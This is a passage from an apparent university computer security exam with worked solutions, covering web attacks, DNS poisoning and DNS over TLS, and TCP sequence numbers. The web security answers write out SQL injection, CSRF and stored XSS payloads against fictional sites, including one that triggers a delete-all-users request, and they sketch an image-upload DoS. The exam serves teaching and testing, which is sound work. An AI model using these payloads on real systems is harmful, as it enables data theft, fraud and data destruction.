`user-id`	`string`
`time-of-creation`	`int`
`is-active`	`boolean`

The table attributes, reprinted:

`username` (`str`), `password` (`str`), `user-id` (`str`), `time-of-creation` (`int`), `is-active` (`boolean`).

Clarification during exam: For the remainder of this question, the value of "username" stored in the dogs table is not hashed.

Q8.3 (1 point) Write a SQL query that, given the username, `u1`, and the password, `p1`, returns the corresponding `user-id`.

Solution: `SELECT user-id FROM dog WHERE username='u1' AND password='p1';`

Q8.4 (1 point) Mallory does not know Alice's `user-id`. Write a link that allows Mallory to view Alice's page.

Solution: `www.doggo.com/view?user='UNION SELECT user-id FROM dog WHERE username='alice'--`

Q8.5 (2 points) Alice is logged into `www.wallet.com`, which uses session-based authentication.

A GET request to `www.wallet.com/send?amt=100&to=bob` will transfer $100 to Bob.

Mallory wants to trick Alice into sending $100 to user `mallory`.

Fill in the blanks: Mallory can execute a _____(a)_____ attack by adding the HTML _____(b)_____ to her own page and having Alice go to _____(c)_____'s Doggo page.

Blank a:

Solution: CSRF

Blank b:

Solution: `<img src="www.wallet.com/send?amt=100&to=mallory>"`

Blank c:

Solution: Mallory

Q8.6 (1 point) Select all valid defenses for the attack seen in Q8.5.

- ☐ SQL Input Sanitization
- ■ Referer Validation
- ■ CSRF Token
- ☐ None of the above

Neta's overzealous creator, Netabot, likes to view an updated list of their users daily by making a GET request to `www.doggo.com/list`. **Netabot is the only person who can access this page.** The list is formatted like this:

```
username, password, user-id, time-of-creation, is-active
evanbot, password123, 1, 2024-08-09, true
alice, password123, 2, 2024-08-09, false
...
```

`www.doggo.com/list` also has a "Delete All Users" button. The "Delete All Users" button makes a POST request to the endpoint `/deleteUsers`.

Clarification during exam: The "Delete All Users" button makes a POST request to the endpoint www.doggo.com/deleteUsers.

Q8.7 (1 point) Describe how Mallory can get Netabot to execute a simple `alert()` Javascript command. Assume no defenses are in place.

Solution: 1. Create an account: user `<script>alert()</script>`, password "potato".

Q8.8 (1 point) Netabot catches on to this and employs input sanitization on the username. Describe how Mallory can cause all users to be deleted the next time Netabot accesses their list. Assume no other defenses are in place.

You may use the JavaScript function `post(URL)`, which sends a POST request to the given `URL`.

Solution: Create an account: user "hello", password
`<script>post("/deleteUsers")</script>`

Netabot modifies the list page to show all images that users have stored on their webpages. When Netabot makes a GET request to `www.doggo.com/list`, Neta's server will run a compute-intensive scan on every image and blacklist any account with inappropriate images.

Q8.9 (1 point) What kind of attack could Mallory execute in order to overwhelm Neta and make it difficult to blacklist users? Your answer should be fewer than 5 words.

Solution: DoS attack

Since our goal is to overwhelm Neta, we want to employ DoS through the scheme in the later subparts.

Q8.10 (1 point) Describe how Mallory can execute this attack. Your answer should be 1 sentence.

Solution: Create a bunch of webpages/accounts and add an image to each or upload a very high number of images to one webpage.

Q8.11 (1 point) Explain why this attack is possible despite Neta's server having more computational power than Mallory.

Solution: There is asymmetry in compute power between Netabot's scanning and Mallory's image uploading, causing an amplification affect from successive image uploads.

Q8.12 (1 point) What is a defense Neta can implement to slow down Mallory without imposing limits on users?

Solution: CAPTCHAs for each image upload

Captcha's allow us to prevent scripts from continuously uploading many images to a webpage.

Alternatively took over provisioning, escaping, prepared statements, and behavior based anomaly detection as answers.

Q9 *Networking: Don't Neglect Sadness* (12 points)

Joy has learned that Sadness is important to everyone's lives, and a valuable emotion to experience.

Joy wants to contact Sadness at `sadness.joy.cs161.org` to apologize and amend their relationship. Assume that Joy makes her request to a recursive resolver, which has cached the following records:

```
Record 1:   joy.cs161.org       A       192.195.66.0
Record 2:   joy.cs161.org       NS      joy-dns.cs161.org
Record 3:   a.org-servers.net   A       192.161.4.27
Record 4:   org                 NS      a.org-servers.net
```

Q9.1 (0.5 point) What does `joy.cs161.org` in `Record 1` represent?

● Domain name ○ DNS Zone ○ IP address

Solution: A DNS `A` record maps a domain name to an IP address. Therefore, `joy.cs161.org` represents a domain.

Q9.2 (0.5 point) What does `joy.cs161.org` in `Record 2` represent?

○ Domain name ● DNS Zone ○ IP address

Solution: A DNS `NS` record maps a DNS zone to a domain name. Therefore, `joy.cs161.org` represents a DNS zone.

Q9.3 (0.5 point) What does `joy-dns.cs161.org` in `Record 2` represent?

● Domain name ○ DNS Zone ○ IP address

Solution: A DNS `NS` record maps a DNS zone to a domain name. Therefore, `joy-dns.cs161.org` represents a domain name.

Q9.4 (0.5 point) What does `192.161.4.27` in `Record 3` represent?

○ Domain name ○ DNS Zone ● IP address

Solution: A DNS `A` record maps a domain name to an IP address. Therefore, `192.161.4.27` represents an IP address.

Q9.5 (3 points) Mallory is an off-path attacker who wants to poison `sadness.joy.cs161.org`. She has tricked Joy into making DNS requests for the following ordered pairs of fake domains.

Assume each pair of fake domains is requested independently of each other (caching from the first domain sustains through the second, but not across the pairs).

Which of the following pairs of fake domains provide Mallory at least two attempts to poison the cache? Select all that apply.

- ☐ `fake161.berkeley.edu`, `fake162.berkeley.edu`
- ■ `fake27.disgust.cs161.org`, `fake28.anger.cs161.org`
- ■ `fake1.cs161.org`, `fake2.cs161.org`
- ■ `fake61b.org`, `fake61c.org`
- ■ `fake42.joy.cs161.org`, `fake43.joy.cs161.org`
- ■ `fake6.ennui.com`, `fake7.envy.org`

Solution: The only answer choice that does not work is `fake161.berkeley.edu` and `fake162.berkeley.edu`. The reason for this is that you get one chance to poison the root's response before the `.edu` name server's IP address is provided to the recursive resolver (and then cached). Here, when we get to the second request (for `fake162`), the `.edu` name server would be contacted (not the root), and since Bailiwick checking is enforced (an assumption from the appendix), no poisoning can occur for a `.org` domain such as `sadness.joy.cs161.org`. All other responses need to contact at least two servers needed on the way to `sadness.joy.cs161.org`, and hence, have two attempts to poison the cache.

For subparts Q9.6–9.7, assume DNS over Diffie-Hellman TLS is enabled. The recursive resolver's cache has not been modified (same four records from earlier).

Q9.6 (2 points) Joy wants to look up the IP address of `sadness.joy.cs161.org`. Which hosts will the recursive resolver need to make a TLS connection with in order to complete Joy's DNS over TLS request? Select all that apply.

- ■ Joy's stub resolver
- ☐ `root` NS
- ■ `.org` NS
- ■ `cs161.org` NS
- ■ `joy.cs161.org` NS
- ☐ `sadness.joy.cs161.org` NS

Solution: We need 1 DNS request for Joy's stub resolver to the recursive resolver. Then, since the recursive resolver has cached the `A` record for a name server with zone `.org`, the recursive resolver makes 3 DNS requests: 1 each to the name servers with zones `.org`, `.cs161.org`, and `.joy.cs161.org`. Since there are 4 DNS requests that need to be made across 4 pairs of hosts, there must be 4 TLS connections set up.

Q9.7 (2 points) Compared to DNS over UDP, what does DNS over TLS provide? Select all that apply.

- ☐ Defense against malicious name servers
- ■ Confidentiality over the response
- ■ Integrity over the response
- ☐ Defense against malicious recursive resolvers
- ☐ None of the above

Solution: Confidentiality and integrity over responses.

TLS provides confidentiality and integrity over responses (even if confidentiality is not a desired aspect of DNS) due to the fact that in the TLS handshake, the client and server generate symmetric encrypting and MAC keys for any messages sent over TLS that are dependent on random nonces R_B and R_S (`ClientHello` and `ServerHello` respectively) and a shared premaster secret.

TLS does not provide a defense against malicious name servers. A malicious name server can accurately prove that they are still the name server themselves (by holding the secret key to sign the $g^a \mod p$ message in Diffie-Hellman TLS), and thus, can still poison the cache.

TLS does not defend against malicious recursive resolvers because the recursive resolver is a full man-in-the-middle, having the ability to poison any cache result before returning the result to the user. Particularly, the recursive resolver opens TLS connections to all name servers (but importantly, the end user doesn't). Thus, the end user has to put all their trust in the recursive resolver. Unsuprisingly, the recursive resolver is the msot common man-in-the-middle adversary in DNS!

Q9.8 (1 point) Fill in the blank, one word per blank: One of the core reasons DNSSEC is chosen instead of DNS over TLS is that DNSSEC provides _____ (a) security while DNS over TLS provides _____ (b) security.

Blank a:

Solution: Object

Blank b:

Solution: Channel

Solution: DNSSEC provides object security as signatures in DNSSEC are cached with the records to ensure that the data is not tampered with, whether in transit or in storage. However, DNS over TLS provides only channel security. Our main problem with DNS over TLS is that it secures the communication channel between a user and a recursive resolver, and then a recursive resolver with the name servers, but does not help if the name server or recursive resolver is malicious themselves.

As a note, "end-to-end" was accepted in Blank b, but "authenticity" in either box was not accepted.

Q9.9 (1 point) What is a benefit to Diffie-Hellman TLS that RSA TLS does not provide? Your answer should be fewer than 5 words.

Solution: Forward secrecy.

Q9.10 (1 point) True or False: In Paul Vixie's lecture, one reason provided for creating DNS over HTTPS was to prevent attackers from detecting that a specific request was for DNS.

● True ○ False

Solution: True, DNS over TLS (DoT) requests established secure communication over port 853. However, many people, such as network administrators or ISPs were then able to block or filter DNS traffic. As such, DNS over HTTPS was popularized as it would blend in with normal HTTPS traffic on port 443, which made it undiscernable whether a packet was a DNS request or a normal HTTPS request.

This was mentioned in Paul Vixie's guest lecture (and most likely won't be in scope for future semesters).

Q10 *Networking: TCP-EVAN, coming soon to a network near you* **(12 points)**

Q10.1 (1 point) In TCP packets, why do we use sequence numbers?

- ○ To recover from corrupted packets.
- ● To recover packets that arrive out of order.
- ○ To send packets to the correct process on the machine.
- ○ To verify which machine which packets should be sent to.

Solution: SEQ numbers allow packets that arrive out of order to be put back in-order–they number packets in a way that allows reconstruction.

Q10.2 (1 point) Suppose the client and server use initial sequence numbers A and B, respectively. After the handshake, the client sends the server some data of length L. When the server replies with one packet, what will the SEQ and ACK numbers of that packet be?

- ○ SEQ: $A + 1$, ACK: $B + L + 1$
- ○ SEQ: B, ACK: $L + 1$
- ○ SEQ: $B + 1$, ACK: $A + B + 1$
- ● SEQ: $B + 1$, ACK: $A + L + 1$

Solution: Following the standard TCP protocol, after the handshake (SYN, SYN-ACK, ACK), the message of length L the client sends will have SEQ=$A + 1$ and ACK=$B + 1$. The ACK number represents the expected SEQ of the next message that will be received, so in this case the SEQ must be $B + 1$. Since the SEQ of the previous message is $A + 1$ and it had data of length L, we would expect the next message the client sends to have SEQ=$A + L + 1$, which would make that our ACK number.

Q10.3 (2 points) Which statements are true of TCP? Select all that apply.

- ■ TCP allows for multiple connections between the same machines using port numbers.
- ■ TCP guarantees that if a packet wasn't received, it will be resent until it is received.
- ☐ TCP guarantees the confidentiality of all packets sent in either direction.
- ■ If you know the initial values used in the handshake, it is possible to determine how many bytes one side has sent using only one subtraction.
- ☐ None of the above

Solution:

- This is a property of TCP.
- This is also a property of TCP.
- TCP makes no guarantees about confidentiality, but TLS does.
- If the client starts with SEQ=A, given a client packet with SEQ=$A + N$, you can just subtract A from that SEQ number to determine N, the amount of data the client has sent over the connection.

Evanbot devises a new scheme based on TCP called TCP-EVAN, which replaces SEQ and ACK numbers with a single 32-bit Element Valuation Number (EVN). A packet's EVN is the index of that packet in the overall stream of communication. For example:

1. Client and server complete the handshake using a random initial EVN, with the EVN of the final ACK packet of the handshake set to C.
2. The client sends the server one packet, and the EVN of that packet is $C + 1$.
3. The server replies with three packets, and the EVN of the last packet is $C + 4$.

Q10.4 (2 points) Which statements are true of TCP-EVAN? Select all that apply.

- ■ TCP-EVAN allows for multiple connections between the same machines using port numbers.
- ☐ TCP-EVAN guarantees that if a packet wasn't received, it will be resent until it is received.
- ☐ TCP-EVAN guarantees the confidentiality of all packets sent in either direction.
- ☐ If you know the initial values used in the handshake, it is possible to determine how many packets one side has sent using only one subtraction.
- ☐ None of the above

Solution:

- This is a property of TCP that was unmodified in TCP-EVAN, so it still applies.
- TCP-EVAN has no ACK numbers, so it's not possible to verify that a packet was received by the other side.
- This is not a property of TCP and is also not a property of TCP-EVAN.
- Because the EVN is shared between both sides of the connection, the method from before does not work.

For the following subparts, select whether or not TCP-EVAN could support the given capability. Explain why or why not.

Q10.5 (2 points) Given all packets sent across the connection, it is possible to split messages into two bytestreams: one per direction between client and server.

● TCP-EVAN can support this already ○ TCP-EVAN cannot support this as is

Solution: TCP is a protocol for two-way communication. This means that you could just look at the source/destination parts of the packet to determine who sent what, and split messages that way.

Q10.6 (2 points) For both sides of the connection, it is possible to reorder packets that arrive out of order.

● TCP-EVAN can support this already ○ TCP-EVAN cannot support this as is

Solution: Reordering is possible by simply putting the EVNs in order. Since we don't use ACKs, it's entirely possible that if a message doesn't reach its destination we wouldn't necessarily know and be able to resend it–but even in this case, the packets received could still be ordered based on their EVN.

Q10.7 (2 points) Blind hijacking by an off-path attacker is less likely to succeed than with TCP.

Clarification during exam: Treat the left option as "True" and the right option as "False". Please still explain your answer.

○ TCP-EVAN can support this already ● TCP-EVAN cannot support this as is

Solution: Blind hijacking is equally likely to work as with normal TCP. Normally, attackers can simply ignore the ACK (they don't care if the other party resends messages based on a wrong ACK), so they only need to brute force the SEQ number. Similarly only one number of the same size, the EVN, must be brute forced here. So, it's neither less or more likely for blind hijacking to work.

Post-Exam Activity

Nothing on this page will affect your grade.

Evanbot was not active on Ed this summer because Evanbot has been so busy recently. (`Bot apologizes for this. ~Evanbot`) What do you think they've been cooking?

Solution: `Bot has been tirelessly working this summer behind the scenes. On what you may ask? Bot would love to tell you! On [redacted].`

Comment Box

Congratulations for making it to the end of the exam! Feel free to leave any thoughts, comments, feedback, or doodles here: